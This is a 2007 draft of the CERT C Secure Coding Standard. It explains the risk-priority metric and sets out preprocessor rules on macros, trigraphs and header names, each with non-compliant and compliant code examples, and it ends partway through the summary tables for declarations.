CERT C Programming Language Secure Coding Standard

Document No. N1255

September 10, 2007
Legal Notice

This document represents a preliminary draft of the CERT C Programming Language Secure Coding Standard. This project was initiated following the 2006 Berlin meeting of WG14 to produce a secure coding standard based on the C99 standard. Although this is an incomplete work, we would greatly appreciate your comments and feedback at this time to further the development and refinement of the material. Please provide comments that are commensurate with the existing detail in the document. For example, if a rule or recommendation is simply a stub you may wish to comment if you think having a rule or recommendation in that area is unwarranted.

This work is sponsored by the U.S. Department of Defense.

The Software Engineering Institute is a federally funded research and development center sponsored by the U.S. Department of Defense.

This work was created in the performance of Federal Government Contract Number F19628-00-C-0003

Acknowledgements

This page last changed on Aug 07, 2007 by rcs.

Thanks to everyone who contributed to making this effort a success.

Contributors

Juan Alvarado, Hal Burch, Stephen C. Dewhurst, Chad Dougherty, Mark Dowd, William Fithen, Jeffrey Gennari, Shaun Hedrick, Fred Long, John McDonald, Justin Pincar, Thomas Plum, Dan Saks, Robert C. Seacord.

Reviewers

Jerry Leichter, Scott Meyers, Ron Natalie, Dan Plakosh, Michel Schinz, Eric Sosman, Andrey Tarasevich, Henry S. Warren, and Ivan Vecerina.

Editors

Jodi Blake, Pamela Curtis

Developers and Administrators

Rudolph Maceyko, Jason McCormick, Joe McManus, Brad Rubbo

Special Thanks

Jeff Carpenter, Jason Rafail, Frank Redner

CERT C Programming Language Secure Coding Standard

This page last changed on Jun 14, 2007 by jpincar.

00. Introduction

This page last changed on Mar 20, 2007 by pdc@sei.cmu.edu.

An essential element of secure coding in the C programming language is well documented and enforceable coding standards. Coding standards encourage programmers to follow a uniform set of rules and guidelines determined by the requirements of the project and organization, rather than by the programmer's familiarity or preference. Once established, these standards can be used as a metric to evaluate source code (using manual or automated processes).

Development Process

This page last changed on Mar 20, 2007 by pdc@sei.cmu.edu.

The development of a secure coding standard for any programming language is a difficult undertaking that requires significant community involvement. The following development process has been used to create this standard:

1. Rules and recommendations for a coding standard are solicited from the communities involved in the development and application of each programming language, including the formal or de facto standard bodies responsible for the documented standard.
2. These rules and recommendations are edited by senior members of the CERT technical staff for content and style and placed on the CERT Secure Coding Standards web site for comment and review.
3. The user community may then comment on the publically posted content using threaded discussions and other communication tools. Once a consensus develops that the rule or recommendation is appropriate and correct, the final rule is incorporated into the coding standard.

Drafts of the CERT C Programming Language Secure Coding Standard are reviewed by the ISO/IEC JTC1/SC22/WG14 international standardization working group for the C programming language and other industry groups as appropriate.

Identifiers

This page last changed on Mar 20, 2007 by pdc@sei.cmu.edu.

Each rule and recommendation is given a unique identifier within a standard. These identifiers consist of three parts:

- A three letter mneumonic representing the section of the standard
- A two digit numeric value in the range of 00-99
- The letter "A" or "C" to indicate whether the coding practice is an advisory recommendation or a compulsory rule

The three letter mneumonic can be used to group similar coding practices and to indicate to which category a coding practice belongs.

The numeric value is used to give each coding practice a unique identifier. Numeric values in the range of 00-29 are reserved for recommendations, while values in the range of 30-99 are reserved for rules.

The letter "A" or "C" in the identifier is not required to uniquely identify each coding practice. It is used only to provide a clear indication of whether the coding practice is an advisory recommendation or a compulsory rule.

Priority and Levels

This page last changed on Mar 20, 2007 by pdc@sei.cmu.edu.


Each rule and recommendation in a secure coding standard has an assigned priority. Priorities are assigned using a metric based on Failure Mode, Effects, and Criticality Analysis (FMECA) [IEC 60812]. Three values are assigned for each rule on a scale of 1 - 3 for

- severity - how serious are the consequences of the rule being ignored
  1 = low (denial-of-service attack, abnormal termination)
  2 = medium (data integrity violation, unintentional information disclosure)
  3 = high (run arbitrary code)

- likelihood - how likely is it that a flaw introduced by ignoring the rule could lead to an exploitable vulnerability
  1 = unlikely
  2 = probable
  3 = likely

- remediation cost - how expensive is it to comply with the rule
  1 = high (manual detection and correction)
  2 = medium (automatic detection / manual correction)
  3 = low (automatic detection and correction)

The three values are then multiplied together for each rule. This product provides a measure that can be used in prioritizing the application of the rules. These products range from 1 to 27. Rules and recommendations with a priority in the range of 1-4 are level 3 rules, 6-9 are level 2, and 12-27 are level 1. As a result, it is possible to claim level 1, level 2, or complete compliance (level 3) with a standard by implementing all rules in a level, as shown in the following illustration:


High severity, likely, inexpensive to repair flaws
L1 P12-P27
L2 P6-P9
L3 P1-P4
Med severity, probable, med cost to repair flaws
Low severity, unlikely, expensive to repair flaws

Recommendations are not compulsory and are provided for information purposes only.

The metric is designed primarily for remediation projects. It is assumed that new development efforts will conform with the entire standard.

Rules Versus Recommendations

This page last changed on Aug 29, 2007 by rcs.

This secure coding standard consists of *rules* and *recommendations*. Coding practices are defined to be rules when all of the following conditions are met:

1. Violation of the coding practice will result in a security flaw that may result in an exploitable vulnerability.
2. There is an enumerable set of exceptional conditions (or no such conditions) in which violating the coding practice is necessary to ensure the correct behavior for the program.
3. Conformance to the coding practice can be verified.

Rules must be followed to claim compliance with this standard unless an exceptional condition exists. If an exceptional condition is claimed, the exception must correspond to a predefined exceptional condition and the application of this exception must be documented in the source code.


Recommendations are guidelines or suggestions. Coding practices are defined to be recommendations when all of the following conditions are met:

1. Application of the coding practice is likely to improve system security.
2. One or more of the requirements necessary for a coding practice to be considered a rule cannot be met.

Compliance with recommendations is not necessary to claim compliance with this standard. It is possible, however, to claim compliance with recommendations (especially in cases in which compliance can be verified). The set of recommendations that a particular development effort adopts depends on the security requirements of the final software product. Projects with high-security requirements can dedicate more resources to security and are thus likely to adopt a larger set of recommendations.

Implementation of the secure coding rules defined in this standard are necessary (but not sufficient) to ensure the security of software systems developing in the C programming languages.

The following graph shows the number and breakdown of rules and recommendations for the CERT C Programming Language Secure Coding standard:


35
30
25
20
15
10
5
0
Preprocessor (PRE)
Declarations and Initialization (DCL)
Expressions (EXP)
Integers (INT)
Floating Point (FLP)
Arrays (ARR)
Strings (STR)
Memory Management (MEM)
Input Output (FIO)
Temporary Files (TMP)
Environment (ENV)
Signals (SIG)
Miscellaneous (MSC)
POSIX

Scope

This page last changed on Mar 20, 2007 by pdc@sei.cmu.edu.

The *CERT C Programming Language Secure Coding Standard* was developed specifically for version of the C programming language defined by

- ISO/IEC 9899-1999 Programming Languages — C, Second Edition [ISO/IEC 9899-1999]
- Technical corrigenda TC1 and TC2
- ISO/IEC TR 24731-1 Extensions to the C Library, Part I: Bounds-checking interfaces [ISO/IEC TR 24731-2006]
- ISO/IEC WDTR 24731-2 Specification for Safer C Library Functions — Part II: Dynamic Allocation Functions

Most of the material included in this standard can also be applied to earlier versions of the C programming language.

Rules and recommendations included in this standard are designed to be operating system and platform independent. However, the best available solutions to these problems is often platform specific. In most cases, we have attempted to provide appropriate compliant solutions for POSIX-compliant and Windows operating systems. In many cases, compliant solutions have also been provided for specific platforms such as Linux or OpenBSD. Occasionally, we also point out implementation specific behaviors when these behaviors are of interest.

System Qualities

This page last changed on Mar 20, 2007 by pdc@sei.cmu.edu.

Security is one of many system attributes that must be considered in the selection and application of a coding standard. Other attributes of interest include safety, portability, reliability, availability, maintainability, readability, and performance.

Many of these attributes are interrelated in interesting ways. For example, readability is an attribute of maintainability; both are important for limiting the introduction of defects during maintenance that could result in security flaws or reliability issues. Reliability and availability require proper resources management, which contributes also to the safety and security of the system. System attributes such as performance and security are often in conflict, requiring tradeoffs to be considered.

The purpose of the secure coding standard is to promote software security. However, because of the relationship between security and other system attributes, the coding standards may provide recommendations that deal primarily with some other system attribute that also has a significant impact on security. The dual nature of these recommendations will be noted in the standard.

Usage

This page last changed on Mar 20, 2007 by pdc@sei.cmu.edu.

These rules may be extended with organization-specific rules. However, the rules contained in a standard must be obeyed to claim compliance with the standard.

Training may be developed to educate software professionals regarding the appropriate application of secure coding standards. After passing an examination, these trained programmers may also be certified as secure coding professionals.

Once a secure coding standard has been established, tools can be developed or modified to determine compliance with the standard. One of the conditions for a coding practice to be considered a rule is that conformance can be verified. Verification can be performed manually or automated. Manual verification can be labor intensive and error prone. Tool verification is also problematic in that the ability of a static analysis tool to detect all violations of a rule must be proven for each product release because of possible regression errors. Even with these challenges, automated validation may be the only economically scalable solution to validate conformance with the coding standard.

Software analysis tools may be certified as being able to verify compliance with the secure coding standard. Compliant software systems may be certified as compliant by a properly authorized certification body by the application of certified tools.

01. Preprocessor (PRE)

This page last changed on Aug 02, 2007 by shaunh.

Recommendations

PRE00-A. Prefer inline functions to macros

PRE01-A. Use parentheses within macros around variable names

PRE02-A. Macro expansion should always be parenthesized for function-like macros

PRE03-A. Avoid invoking a macro when trying to invoke a function

PRE04-A. Do not reuse a standard header file name

Rules

PRE30-C. Do not create a universal character name through concatenation

Risk Assessment Summary

Recommendation	Severity	Likelihood	Remediation Cost	Priority	Level
PRE00-A	**1** (low)	**1** (unlikely)	**2** (medium)	**P2**	**L3**
PRE01-A	**1** (low)	**1** (unlikely)	**3** (low)	**P3**	**L3**
PRE02-A	**1** (low)	**1** (unlikely)	**3** (low)	**P3**	**L3**
PRE03-A	**1** (low)	**1** (unlikely)	**1** (high)	**P1**	**L3**
PRE04-A	**1** (low)	**1** (unlikely)	**3** (low)	**P3**	**L3**

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
PRE30-C	**1** (low)	**1** (unlikely)	**1** (high)	**P1**	**L3**

PRE00-A. Prefer inline functions to macros

This page last changed on Sep 07, 2007 by fwl.

Macros are dangerous because their use resembles that of real functions, but they have different semantics. C99 adds inline functions to the C programming language. Inline functions should be used in preference to macros when they can be used interchangably. Making a function an inline function suggests that calls to the function be as fast as possible by using, for example, an alternative to the usual function call mechanism, such as *inline substitution*. See also [PRE01-A. Use parentheses within macros around variable names] and [PRE02-A. Macro expansion should always be parenthesized for function-like macros].

Inline substitution is not textual substitution, nor does it create a new function. For example, the expansion of a macro used within the body of the function uses the definition it had at the point the function body appears, and not where the function is called; and identifiers refer to the declarations in scope where the body occurs.

Non-Compliant Code Example

In this example the macro `CUBE()` has undefined behavior when passed an expression that contains side effects.

```
#define CUBE(X) ((X) * (X) * (X))
int i = 2;
int a = 81 / CUBE(++i);
```

For this example, the initialization for a expands to

```
int a = 81 / (++i * ++i * ++i);
```

which is undefined (see [EXP30-C Do not depend on order of evaluation between sequence points]).

Compliant Solution

When the macro definition is replaced by an inline function, the side effect is only executed once before the function is called.

```
inline int cube(int i) {
  return i * i * i;
}
/* ... */
int i = 2;
int a = 81 / cube(++i);
```

Non-Compliant Code Example

In this non-compliant example, the programmer has written a macro called `EXEC_BUMP()` to call a specified function and increment a global counter. When the expansion of a macro is used within the body of a function, as in this example, identifiers refer to the declarations in scope where the body occurs. As a result, when the macro is called in the `aFunc()` function, it inadvertantly increments a local counter with the same name as the global variable. Note that this example violates [DCL01-A. Do not reuse variable names in sub-scopes].

```
size_t count = 0;

#define EXEC_BUMP(func) (func(), ++count)

void g(void) {
  printf("Called g, count = %d.\n", count);
}

void aFunc(void) {
  size_t count = 0;
  while (count++ < 10) {
    EXEC_BUMP(g);
  }
}
```

The result is that invoking `aFunc()` prints out the following line 5 times:

```
Called g, count = 0.
```

This example is a modified version of gotcha26/execbump.cpp [Dewhurst 02].

Compliant Solution

In this compliant solution, the `EXEC_BUMP()` macro is replaced by the inline function `exec_bump()`. Invoking `aFunc()` now (correctly) prints the value of `count` ranging from 0 to 9.

```
size_t count = 0;

void g(void) {
  printf("Called g, count = %d.\n", count);
}

typedef void (*exec_func)(void);
inline void exec_bump(exec_func f) {
  f();
  ++count;
}

void aFunc(void) {
  size_t count = 0;
  while (count++ < 10) {
    exec_bump(g);
  }
}
```

The use of the inline function binds the identifier count to the global variable when the function body is compiled. The name cannot be re-bound to a different variable (with the same name) when the function is called.

Non-Compliant Code Example

In this example, a macro called `SWAP()` to called to swap two values (`a` and `b`) if `a` is greater than `b`.

```
#define SWAP(x,y) \
    (x) ^= (y); \
    (y) ^= (x); \
    (x) ^= (y)

/* ... */

if (a>b)
    SWAP(a,b);
```

However, when the expansion of the macro occurs, only the first line of the macro (`(x) ^= (y);`) will fall within the scope of the conditional

```
if (a>b)
   x ^= y;
y ^= x;
x ^= y;
```

This causes unintended operations to be performed on `a` and `b`.

Compliant Solution

In this compliant solution, the `SWAP()` macro is replaced by the inline function `swap()`. Invoking `swap()` correctly exchanges the values of `a` and `b`.

```
inline void swap(int *x, int *y) {
   *x ^= *y;
   *y ^= *x;
   *x ^= *y;
}

/* ... */

if (a>b)
   swap(&a,&b);
```

Platform-Specific Details

Microsoft Visual C++ 2005 (as well as earlier versions) does not support the use of inline functions in C. For compilers that do not support inline, you can use a normal function instead of an inline function.

GNU C (and some other compilers) had inline functions before they were added to C99 and as a result have significantly different semantics. Richard Kettlewell has a good explanation of differences between the C99 and GNU C rules [Kettlewell 03].

Exceptions

Macros cannot always be replaced with inline functions. Macros can be used, for example, to implement *local functions* (repetitive blocks of code that have access to automatic variables from the enclosing scope). Macros can also be used to simulate the functionality of C++ templates in providing generic functions. Macros can also be made to support certain forms of *lazy calculation*. For example,

```
#define SELECT(s, v1, v2) ((s) ? (v1) : (v2))
```

calculates only one of the two expressions depending on the selector's value. This cannot be achieved with an inline function.

Additionally, inline functions cannot be used to yield a compile-time constant:

```
#define ADD_M(a, b) ((a) + (b))
static inline add_f(int a, int b)
{ return a + b; }
```

The `ADD_M(3,4)` macro yields a constant expression, while the `add_f(3,4)` function does not.

Arguably, a decision to inline a function is a low-level optimization detail which the compiler should make without programmer input. As a result, this recommendation is actually to prefer functions to macros. The use of inline functions should be evaluated based on a) how well they are supported by targeted compilers, b) what (if any) impact they have on the performance characteristics of your system, and c) portability concerns.

Search for vulnerabilities resulting from the violation of this rule on the CERT website.

Risk Assessment

Improper use of macros may result in unexpected arithmetic results.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
PRE00-A	**1** (low)	**1** (unlikely)	**2** (medium)	**P2**	**L3**

References

[ISO/IEC 9899-1999] Section 6.7.4, "Function specifiers"
[Summit 05] Question 10.4
[Dewhurst 02] Gotcha #26, "#define Pseudofunctions"
[Kettlewell 03]
[FSF 05] Section 5.34, "An Inline Function is As Fast As a Macro"

PRE01-A. Use parentheses within macros around variable names

This page last changed on Aug 20, 2007 by jsg.

Parenthesize all variable names in macro definitions. See also [PRE00-A. Prefer inline functions to macros] and [PRE02-A. Macro expansion should always be parenthesized for function-like macros].

Non-Compliant Code Example

This `CUBE()` macro definition is non-compliant because it fails to parenthesize the variable names.

```
#define CUBE(I) (I * I * I)
int a = 81 / CUBE(2 + 1);
```

As a result, the invocation

```
int a = 81 / CUBE(2 + 1);
```

expands to

```
int a = 81 / (2 + 1 * 2 + 1 * 2 + 1);  /* evaluates to 11 */
```

Which is clearly not the desired result.

Compliant Solution

Parenthesizing all variable names in the `CUBE()` macro allows it to expand correctly (when invoked in this manner).

```
#define CUBE(I) ( (I) * (I) * (I) )
int a = 81 / CUBE(2 + 1);
```

Risk Assessment

Failing to parenthesize around the variable names within a macro can result in unintended program behavior.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
PRE01-A	**1** (low)	**1** (unlikely)	**3** (low)	**P3**	**L3**

Search for vulnerabilities resulting from the violation of this rule on the CERT website.

References

[Summit 05] Question 10.1
[ISO/IEC 9899-1999] Section 6.10, "Preprocessing directives," and Section 5.1.1, "Translation environment"

PRE02-A. Macro expansion should always be parenthesized for function-like macros

This page last changed on Aug 20, 2007 by jsg.

The macro expansion should always be parenthesized within a function-like macro to protect any lower-precedence operators from the surrounding expression. See also [PRE00-A. Prefer inline functions to macros] and [PRE01-A. Use parentheses within macros around variable names].

Non-Compliant Code Example

This `CUBE()` macro definition is non-compliant because it fails to parenthesize the macro expansion.

```
#define CUBE(X) (X) * (X) * (X)
int i = 3;
int a = 81 / CUBE(i);
```

As a result, the invocation

```
int a = 81 / CUBE(i);
```

expands to

```
int a = 81 / i * i * i;
```

which evaluates as

```
int a = ((81 / i) * i) * i);  /* evaluates to 243 */
```

which is not the desired behavior.

Compliant Solution

By parenthesizing the macro expansion, the `CUBE()` macro expands correctly (when invoked in this manner).

```
#define CUBE(X) ((X) * (X) * (X))
int i = 3;
int a = 81 / CUBE(i);
```

Risk Assessment

Failing to parenthesize around a function-like macro can result in unexpected arithmetic results.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
PRE02-A	**1** (low)	**1** (unlikely)	**3** (low)	**P3**	**L3**

Search for vulnerabilities resulting from the violation of this rule on the CERT website.

References

[Summit 05] Question 10.1
[ISO/IEC 9899-1999] Section 6.10, "Preprocessing directives," and Section 5.1.1, "Translation environment"

PRE03-A. Avoid invoking a macro when trying to invoke a function

This page last changed on Jun 28, 2007 by jpincar.

Programmers may inadvertently invoke a function-like macro instead of the actual function. These macros may be defined by the library implementation or as part of the program.

Library functions that enter the name space from linked-in libraries may be additionally implemented as function-like macros. For example, the identifier `_BUILTIN_abs` can be used to indicate generation of in-line code for the `abs()` function. Consequently, the appropriate header would specify

```
#define abs(x) _BUILTIN_abs(x)
/* ... */
```

Invocations of library functions implemented as a macro must expand to code that evaluates each of its arguments exactly once so that expressions can generally be used as arguments. However, such macros may not contain the same sequence points as the corresponding function.

Non-Compliant Code Example

In this example, the function-like macro `puts()` takes precedence over the linked-in library call, so the string `"I'm a library call!\n"` is not printed.

```
#include <stdio.h>
#define puts()
/* ... */
puts("I'm a library call!\n");
```

Compliant Solution (parenthesis)

To prevent such a naming conflict, parenthesize the name of the library function when it is called. According to C99 Section 7.1.4,

> Any macro definition of a function can be suppressed locally by enclosing the name of the function in parentheses, because the name is then not followed by the left parenthesis that indicates expansion of a macro function name.

In the following compliant solution, the `puts()` function is successfully invoked to output the string.

```
#include <stdio.h>
#define puts()
/* ... */
(puts)("I'm a library call!\n");
```

Compliant Solution (#undef)

In this compliant solution, the `puts()` macro is undefined. This guarantees that the library function is a genuine function whether the implementation's header provides a macro implementation of `puts()` or a built-in implementation. The prototype for the function, which precedes and is hidden by any macro definition, is consequently revealed.

```
#include <stdio.h>
#define puts()
#undef puts
/* ... */
puts("I'm a library call!\n");
```

However, using `#undef` on an identifier starting with an underscore and either an uppercase letter or another underscore will result in undefined behavior.

Compliant Solution (explicit declaration)

In this compliant solution, the header is not included. Instead, the function is explicitly declared.

```
extern int puts(char const *s);
/* ... */
puts("I'm a library call!\n");
```

Risk Assessment

Accidentally invoking a macro when trying to invoke a function can result in unexpected program behavior.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
PRE03-A	**1** (low)	**1** (unlikely)	**1** (high)	**P1**	**L3**

Search for vulnerabilities resulting from the violation of this rule on the CERT website.

References

[ISO/IEC 9899-1999:TC2] Section 7.1.4, "Use of Library Functions"

PRE04-A. Do not reuse a standard header file name

This page last changed on Jun 22, 2007 by jpincar.

If a file with the same name as a standard file name is placed in the search path for included source files, the behavior is undefined.

The standard headers are:

`<assert.h>`	`<complex.h>`	`<ctype.h>`	`<errno.h>`
`<fenv.h>`	`<float.h>`	`<inttypes.h>`	`<iso646.h>`
`<limits.h>`	`<locale.h>`	`<math.h>`	`<setjmp.h>`
`<signal.h>`	`<stdarg.h>`	`<stdbool.h>`	`<stddef.h>`
`<stdint.h>`	`<stdio.h>`	`<stdlib.h>`	`<string.h>`
`<tgmath.h>`	`<time.h>`	`<wchar.h>`	`<wctype.h>`

Risk Assessment

Using header names that conflict with the C standard library functions can result in not including the intended file.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
PRE04-A	**1** (low)	**1** (unlikely)	**3** (low)	**P3**	**L3**

Search for vulnerabilities resulting from the violation of this rule on the CERT website.

References

[ISO/IEC 9899-1999:TC2] Section 7.1.2, "Standard Headers"

PRE05-A. Avoid using repeated question marks

This page last changed on Jun 25, 2007 by jpincar.

Two consecutive question marks signify the start of a trigraph sequence.

According to the C99 Standard:

> All occurrences in a source file of the following sequences of three characters (ie. *trigraph sequences*) are replaced with the corresponding single character.

??=	#		??)	]		??!	|
??(	[		??'	^		??>	}
??/	\		??<	{		??-	~

Non-compliant Code Example

In this non-compliant code example, a++ will not be executed, as the trigraph sequence `??/` will be replaced by `\`, logically putting a++ on the same line as the comment.

```
// what is the value of a now??/
a++;
```

Compliant Solution

Trigraph sequences can be successfully used for multi-line comments.

```
/??/
* what is the value of a now? *??/
/
a++;
```

Non-compliant Code Example

This non-compliant code has the trigraph sequence of `??!` included, which will be replaced by the character `|`.

```
size_t i;
/* assignment of i */
if (i > 9000) {
   puts("Over 9000!??!");
}
```

The above code will print out `Over 9000!|` if a C99 Compliant compiler is used.

Compliant Solution

The compliant solution uses string concatenation to place the two question marks together, as they will be interpreted as beginning a trigraph sequence otherwise.

```
size_t i;
/* assignment of i */
if (i > 9000) {
   puts("Over 9000!?""?!");
}
```

The above code will print out `Over 9000!??!`, as intended.

Risk Assessment

Recommendation	Severity	Likelihood	Remediation Cost	Priority	Level
PRE05-A	**1** (low)	**1** (unlikely)	**2** (medium)	**P2**	**L3**

Related Vulnerabilities

Search for vulnerabilities resulting from the violation of this rule on the CERT website.

References

[ISO/IEC 9899-1999:TC2] Section 5.2.1.1, "Trigraph sequences"
[Wikipedia] "C Trigraphs"

PRE30-C. Do not create a universal character name through concatenation

This page last changed on Jun 22, 2007 by jpincar.

C99 supports universal character names that may be used in identifiers, character constants, and string literals to designate characters that are not in the basic character set.
The universal character name `\U`*nnnnnnnn* designates the character whose eight-digit short identifier (as specified by ISO/IEC 10646) is *nnnnnnnn*. Similarly, the universal
character name `\u`*nnnn* designates the character whose four-digit short identifier is *nnnn* (and whose eight-digit short identifier is `0000`*nnnn*).

If a character sequence that matches the syntax of a universal character name is produced by token concatenation, the behavior is undefined.

Non-Compliant Code Example

This code example is non-compliant because it produces a universal character name by token concatenation.

```
#define assign(uc1, uc2, uc3, uc4, val) uc1##uc2##uc3##uc4 = val;

int \U00010401\U00010401\U00010401\U00010402;
assign(\U00010401, \U00010401, \U00010401, \U00010402, 4);
```

Compliant Solution

This code solution is compliant.

```
#define assign(ucn, val) ucn = val;

int \U00010401\U00010401\U00010401\U00010402;
assign(\U00010401\U00010401\U00010401\U00010402, 4);
```

Risk Assessment

Creating a universal character name through token concatenation will result in undefined behavior.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
PRE30-C	**1** (low)	**1** (unlikely)	**1** (high)	**P1**	**L3**

Related Vulnerabilities

Search for vulnerabilities resulting from the violation of this rule on the CERT website.

References

[ISO/IEC 9899-1999] Section 5.1.1.2, "Translation phases," Section 6.4.3, "Universal character names," and Section 6.10.3.3, "The ## operator"

PRE31-C. Guarantee header filenames are unique

This page last changed on Jun 28, 2007 by shaunh.

The C99 standard makes the following statements about parsing header files:

- The first eight characters in the filename are significant
- The file only has one character after the period in the filename
- The case of the characters in the filename is not necessarily significant

Therefore, to guarantee header filenames are unique, all included files should differ (in a case insensitive manner) in their first eight characters or in their (one character) file extension.

Non-Compliant Code Example

The following non-compliant code contains references to headers that may exist independently on a specific architecture, can be ambiguously interpreted by a C99 compliant compiler.

```
#include "Library.h"
#include <stdio.h>
#include <stdlib.h>
#include "library.h"

#include "utilities_math.h"
#include "utilities_physics.h"

#include "my_library.h"

/* Rest of program */
```

`Library.h` and `library.h` may be interpreted as being the same file. Also, because only the first eight characters are guaranteed to be significant, it is unknown which of `utilities_math.h` and `utilities_physics.h` will actually be parsed. Finally, if there existed a file such as `my_libraryOLD.h` it may inadvertently be included instead of `my_library.h`.

Compliant Solution

This compliant solution avoids the ambiguity by renaming the associated files to be unique under the above constraints.

```
#include "Lib_main.h"
#include <stdio.h>
#include <stdlib.h>
#include "lib_2.h"

#include "util_math.h"
#include "util_physics.h"

#include "my_library.h"

/* Rest of program */
```

The only solution for mitigating ambiguity of a file such as `my_libraryOLD.h` is to rename old files with either a prefix (that would fall within the first eight characters) or to add an extension (such as `my_library.h.old`).

Risk Assessment

Failing to guarantee uniqueness of header files may cause the inclusion of an older version of a header file, which may include insecure implementations of macros.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
PRE31-C	**1** (low)	**1** (unlikely)	**1** (high)	**P1**	**L3**

References

[ISO/IEC 9899-1999] Section 6.10.2 "Source file inclusion"

02. Declarations and Initialization (DCL)

This page last changed on Sep 10, 2007 by rcs.

Recommendations

DCL00-A. Declare immutable values using const or enum

DCL01-A. Do not reuse variable names in sub-scopes

DCL02-A. Use visually distinct identifiers

DCL03-A. Place const as the rightmost declaration specifier

DCL04-A. Take care when declaring more than one variable per declaration

DCL05-A. Use typedefs to improve code readability

DCL06-A. Use meaningful symbolic constants to represent literal values in program logic

DCL07-A. Ensure every function has a function prototype

DCL08-A. Declare function pointers using compatible types

DCL09-A. Declare functions that return an errno with a return type of errno_t

DCL10-A. Take care when using variadic functions

DCL11-A. Understand the type issues associated with variadic functions

DCL12-A. Create and use abstract data types

Rules

DCL30-C. Declare objects with appropriate storage durations

DCL31\-C. Reserved

DCL32-C. Guarantee identifiers are unique

DCL33-C. Ensure that source and destination pointers in function arguments do not point to overlapping objects if they are restrict qualified

DCL34-C. Use volatile for data that cannot be cached

DCL35-C. Do not convert a function pointer to a function of a different type

DCL36-C. Do not use identifiers with different linked classifications

Risk Assessment Summary

Recommendations

Recommendatio	Severity	Likelihood	Remediation Cost	Priority	Level
DCL00-A	**1** (low)	**1** (unlikely)	**2** (medium)	**P2**	**L3**
DCL01-A	**1** (low)	**1** (unlikely)	**2** (medium)	**P2**	**L3**
DCL02-A	**1** (low)	**1** (unlikely)	**2** (medium)	**P2**	**L3**
DCL03-A	**1** (low)	**1** (unlikely)	**3** (low)	**P3**	**L3**
DCL04-A	**1** (low)	**1** (unlikely)	**3** (low)	**P3**	**L3**
DCL05-A	**1** (low)	**1** (unlikely)	**2** (medium)	**P2**	**L3**
DCL06-A	**1** (low)	**1** (unlikely)	**2** (medium)	**P2**	**L3**
DCL07-A	**1** (low)	**2** (probable)	**3** (low)	**P6**	**L2**
DCL08-A	**2** (medium)	**1** (unlikely)	**1** (high)	**P2**	**L3**
DCL09-A	**1** (low)	**1** (unlikely)	**2** (medium)	**P2**	**L3**
DCL10-A	**2** (medium)	**2** (probable)	**2** (medium)	**P8**	**L2**
DCL11-A	**2** (medium)	**2** (probable)	**2** (medium)	**P8**	**L2**
DCL12-A	**1** (low)	**1** (unlikely)	**1** (high)	**P1**	**L3**

Rules

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
DCL30-C	**3** (high)	**2** (probable)	**1** (high)	**P6**	**L2**
DCL31-C.	**1** (low)	**1** (unlikely)	**3** (low)	**P3**	**L3**
